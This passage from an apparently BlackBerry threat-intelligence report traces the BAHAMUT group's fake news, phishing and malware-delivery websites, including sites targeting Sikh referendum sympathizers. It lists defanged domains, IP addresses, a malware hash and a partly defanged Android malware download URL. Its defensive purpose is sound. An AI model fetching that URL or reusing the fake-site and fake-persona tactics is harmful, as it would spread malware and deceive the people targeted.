


Figure 6: Beginning on top, left to right, “Kanisha Parks”, Ashley Barnes, “Joshua Bartholomew”, Ron Walker, “Allen Parker”, Bryan Shrader, “Mary Woods”, Delma Pedraza, “Ashlyn Fernandes”, David Walker, Techsprouts Editor-in-Chief, “Graylan Janulus”, and David Walker.

After pausing to consider the images on the site, BlackBerry then focused on the articles themselves. After the BAHAMUT takeover of the Techsprouts domain, we noticed a change in the tone and subject matter of the articles. The mobile device reviews remained, but there were now more articles that touched on security research and geopolitical themes. Given this change, we wondered whether the “Nitin Agarwal” persona had any continued association with the website. Based on the number and frequency of his posts, it appears he may very well have. In fact, it appears that he crossed over to cover the more serious topics, too. The author “techno245” signed his posts with the handle “nitin198” as seen on “https://techsprouts.com/author/techno245/” as well as in the figure below:




Figure 7: Techsprouts articles authored by Nitin198 as of July 2020.

In reviewing the recent news articles, BlackBerry noticed that Techsprouts closely follows the goings on of private security companies like the NSO Group, which sells offensive cyber tools and services to governments and law enforcement.

Techsprouts – More Than Meets the Eye

Looking now at the Techsprouts website from a technical angle, BlackBerry was uncertain at first as to what to make of it, given that its creators went to the trouble to create and maintain Twitter and Facebook pages with so few followers – something we found to be unusual for a news site:

“https://twitter[.]com/techsproutmedia”

“https://www.facebook[.]com/techsproutsnews/”




Figure 8: Techsprouts social media accounts as of July 2020.

But when we investigated the subdomain, "mail.techsprouts[.]com", it led to us to our assessment that BAHAMUT is in control of the Techsprouts website. We made this assessment via three means. First, and most importantly, this domain contains a network service fingerprint unique to BAHAMUT. Second, the domain in question pointed to the IP address "185.122.58[.]133". This IP was configured identically to other BAHAMUT-controlled websites including Windows®, Android™, and iOS command-and-control (C2) servers, from a ports and services perspective. While it is running c-panel, an extensive review of passive DNS history of domains pointing to that IP address showed that only domains associated with BAHAMUT ever resolved to it. Third, a self-signed SSL certificate provided an additional indication that this was not in fact a false positive: "https://beta.shodan.io/host/185.122.58.133/history#993". This certificate was active on the IP at the time of authorship.

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 6663839162 (0x18d321dba)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: e-mailAddress=ssl@dfaqpgtr.vbfgt.com, CN=dfaqpgtr.vbfgt.com
    Validity
      Not Before: Nov  8 00:43:27 2019 GMT
      Not After : Nov  7 00:43:27 2020 GMT
    Subject: e-mailAddress=ssl@dfaqpgtr.vbfgt.com, CN=dfaqpgtr.vbfgt.com
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public-Key: (2048 bit)
      Modulus:
        00:a1:e8:28:15:4b:78:f4:44:71:41:b7:e2:82:15:8d:40:08:eb:7f:9a:fe:30:6d:3e:bc:6c:05:ad:ba:
        38:1c:f7:0f:f6:5c:84:94:e1:69:1f:2a:6b:43:f6:46:8e:ff:af:64:7b:25:84:ed:db:ee:98:47:19:22:
        14:b5:60:14:4c:bb:9f:3f:f5:d6:cb:ec:c8:c0:f7:e3:b3:3a:1a:b3:9e:42:19:dd:66:e7:b5:5e:4c:e0:
        48:b2:67:88:47:a7:7c:69:98:32:f0:9d:f8:f9:11:5e:0c:83:e2:2c:fc:f8:a4:bc:a9:1c:4f:24:58:72:
        62:a1:42:8f:f4:9d:46:09:cf:a9:c7:a7:1c:75:4a:8f:b8:6d:a8:01:84:14:d0:c4:62:95:98:7c:44:e2:
        5c:a3:dc:43:ad:28:7d:33:e9:78:6f:8e:dd:bc:05:be:fd:3a:01:db:c7:f3:19:9a:ca:7f:68:db:68:b9:
        66:c4:52:13:b4:64:bd:a0:32:4d:c9:c1:46:d4:c0:8d:2f:84:9f:98:5b:25:58:d4:f0:3f:ef:dc:64:4e:
        f6:27:dc:ea:e8:0b:32:58:c8:70:44:d7:f9:f0:14:f6:9b:48:76:58:10:61:6b:72:17:c3:61:15:b0:89:
        8e:0b:08:00:4a:b2:b7:38:24:b9:39:9b:41:94:bf:e8:4b
        Exponent: 65537 (0x10001)
[truncated]
```

Figure 9: SSL certificate present on the IP Address 185.122.58.133

Self-signed certificates are not sufficient evidence if standing alone, but they are typically not used in a production server, and this one provided an additional data point to support our assessment. All the other SSL certificates associated with "techsprouts[.]com" were issued by Cloudflare and the primary news site itself was sitting behind their proxy services. BlackBerry continued to browse this website periodically, but we did not find anything overtly malicious hosted on the site.

So, what is the true purpose of Techsprouts? Why would BAHAMUT go through the trouble of running an information security news site if it isn't malicious? Here the trail of evidence we can point to goes cold. Researcher Taha Karim, author of the WINDSHIFT research (which BlackBerry examines in the Attribution section and associates with BAHAMUT), posited that the group used sites like this (though not Techsprouts specifically) as a way to discern the click habits of their targets. But Karim didn't provide any publicly available evidence. Without more information, BlackBerry is unable to verify this theory, though it certainly seems well within the realm of possibility.

Expansion of the Fake Empire

Having come back through the looking glass, BlackBerry expanded the search for other BAHAMUT controlled "fake" sites. Using a unique network service fingerprint, BlackBerry found a host of additional websites we assess to be under the control of BAHAMUT. Some of them also served malware or exploits we associate with BAHAMUT. Others tied into BAHAMUT phishing servers, or acted as C2 for BAHMAUT backdoors. The following websites were either operationalized for brief periods of time or were still active at the time of writing.

Domain	IP Address	Content
prontexim[.]com	185.66.15[.]53	Identical to Zerodium: https://zerodium.com/
citrusquad[.]com	185.159.128[.]34	Content copied from: https://www.appleannies.com/ and Windows C2
bulletinalerts[.]com	185.66.13[.]44	Copied from South China Morning Post: https://www.scmp.com/
cocoka[.]info	45.153.73[.]25	Copied from: https://www.greenlife.co.ke/
airfitgym[.]com	185.228.232[.]118	Fake fitness site and Windows C2
celebsnightmares[.]com	103.220.47[.]16	Used for credential phishing
healthclubfun[.]com	82.221.100[.]74	Unknown/Unavailable
justsikhthings[.]com	167.114.194[.]56 -> CF	Original content: https://twitter.com/justsikhthings?lang=en https://www.youtube.com/channel/ UCYp4JKrnbbETwl9x7URrxPA
lizacorner[.]com	93.95.100[.]191	Identical to TripAdvisor: https://www.tripadvisor.com/ForRestaurants/r8010
middleeastleaks[.]com mideastleaks[.]com	217.147.169[.]162 103.220.47[.]104	Unknown/Unavailable
mindcraftstore[.]com	202.155.223[.]181 103.234.220[.]152	Unknown – Template from https://colorlib.com
myfoodzone[.]net	178.218.213[.]204	Unknown
oyesterclub[.]info	202.155.223[.]183 103.234.220[.]153	Copied from: http://www.hotelneelmadhaba.in/gallery_admin.html
regditogo[.]com	185.228.232[.]220	Windows C2
rhc-jo[.]com	45.128.149[.]7 195.123.226[.]249 195.123.225[.]119	tinyurl.com/y5va74h6 -> https://www.front-rhc.eu/
risalaencryptor[.]com	217.29.62[.]245	Unknown/Unavailable
shiaar-e-islam[.]com	81.177.181[.]97	Unknown/Unavailable
sikhforjustice[.]org	213.252.247[.]158	Misspelling -> Android malware delivery site mimics legitimate sikhsforjustice.org
tansyroof[.]com	217.29.62[.]120	Unknown
crawloofle[.]com	82.221.100[.]55	Unknown
freepunjab2020[.]info	185.5.54[.]107	Email and phone number harvesting
yes2khalistanis[.]com	31.13.195[.]168	yes2khalistan.org

Table 1: Fake websites employed by BAHAMUT for various purposes

Included in this list are sites reflecting a remarkable range of varied interests, most of which have nothing to do with one another and left us scratching our heads. For example, first on the list is a site that mimics a famous purveyor of zero-day exploits. Last is a site that imitates that of a real Sikh political group.

Several of the fake websites BlackBerry identified deal directly with a common theme: the 2020 Sikh Referendum, which has been a hotbed issue within India since late last year. This is essentially a secessionist movement, the brainchild of an organization called "Sikhs for Justice" (SFJ), which was banned by the Government of India on July 10, 2019 (See here: http://www.diprpunjab.gov.in/?q=content/tribunal-issues-notice-sikhs-justice; https://www.mha.gov.in/sites/default/files/SikhsForJustice_11092019_0_0.pdf). The U.S.-based group is largely comprised of individuals outside of India who support the secession of the Sikh territory in India's northern state of Punjab from India. Their intent is to recreate the original Sikh-held land that predates the partition of India and Pakistan in the 1940s. This territory, referred to as Khalistan, crosses the modern-day border into parts of Pakistan where the Sikh guru who founded the religion is from.

Sikhs for Justice (SFJ) was founded and headed by a lawyer, now residing in Queens, NY, named Gurpatwant Singh Pannu. Pannu describes his advocacy as a human rights campaign. But the Indian government views him differently, having declared him an "individual terrorist" on July 1, 2019 (http://diprpunjab.gov.in/?q=content/punjab-police-file-2-firs-against-pannu-his-associates-charges-sedition-secessionism). Indian government officials even successfully petitioned Google to have the SFJ referendum application removed from the Google Play Store in November of 2019 (ET Bureau, 2019) (See: http://www.diprpunjab.gov.in/?q=content/google-accepts-punjab-cm%E2%80%99s-demand-takes-down-mobile-app-2020-sikh-referendum-its-play-store). However, a version of the application was still available in the App Store at the time of authorship and could be found here: https://applications.apple.com/us/app/register-2-vote-2020-khalistan/id1489634629.




Figure 10: Referendum 2020 in the App Store as of July 2020

Some Indian government officials have even speculated that Sikhs for Justice is secretly propped up by the Pakistani military and intelligence service in an attempt to destabilize the region (See, for example: http://www.diprpunjab.gov.in/?q=content/pannu%E2%80%99s-statement-seeking-pak-army-help-%E2%80%98liberate%E2%80%99-punjab-exposes-sfj%E2%80%99s-nexus-isi-says-capt).

Following that line, BlackBerry identified several domains that were used by BAHAMUT to actively target SFJ sympathizers *en masse*. They all had the same network service fingerprint and served BAHAMUT malware:

Influence Operation

- justsikhthings[.]com
- https://twitter[.]com/justsikhthings?lang=en
- https://www[.]youtube.com/channel/UCYp4JKrnbbETwl9x7URrxPA

Email and Phone Number Harvesting:

- freepunjab2020[.]info
- sikhforjustice[.]org

Served Android Malware (Details in Section Below):

- khalistanlehar[.]com
- sikhforjustice[.]org

Unknown Purpose:

- yes2khalistanis[.]com




Figure 11: Screenshot of freepunjab2020.info

BlackBerry was able to determine the above website was fake based upon a common error message that was shown on both “freepunjab2020[.]info” and “sikhforjustice[.]org”:




Figure 12: Similar error messages served from “sikhforjustice.org” and “freepunjab2020.info”

The file “IP-TRACKER/trench[.]php” was available on both servers and returned a similar error message. It appeared that the paths on both servers utilized the names of gods from Lithuanian mythology as usernames: “Nonadievis” and “Dvargantis.” Both websites were also hosted on Lithuanian IP addresses. BlackBerry was further able to retrieve an Android sample with the hash “4d1f32b2707f7171f51aac33ea837ef5015a0365c8edba2f969491c5d414ae51” from the URL: “http://sikhforjustice.org/download/sfj[.]apk”. This sample shared a common prefix for its encryption key with several other BAHAMUT samples: K&M9B#)O (See others in the Appendix).

In addition, BlackBerry discovered that many of the above-referenced Sikh themed sites and malware were served from the following Twitter account: https://twitter[.]com/Anjali14382585:

Figure 13: Screenshots of @Anjali14382585 taken August 2020

Other BAHAMUT sites, like “bulletinalerts[.]com,” copied headlines directly from reliable news sources, in this case the South China Morning Post. Why BAHAMUT would go to the trouble didn’t make much sense until BlackBerry dug a little deeper.




Figure 14: "About" page from "bulletinalerts[.]com"

This page listed a different email with a different domain in the "About Us" section. This email "feedback[at]bulletinnews.com" actually pointed to the email address "zilinguan47[at]gmail.com". Conveniently, BlackBerry found a Twitter account with the same handle: "@zilinguan47".

Figure 15: @zilinguan47 Twitter page as of July 2020.

Here, BAHAMUT used another young woman's picture. The account had a gap in activity of nearly a year and a half. In October of last year, though, "she" sent a Tweet with a bit.ly link, "bit[.]ly/2lRVDnM":




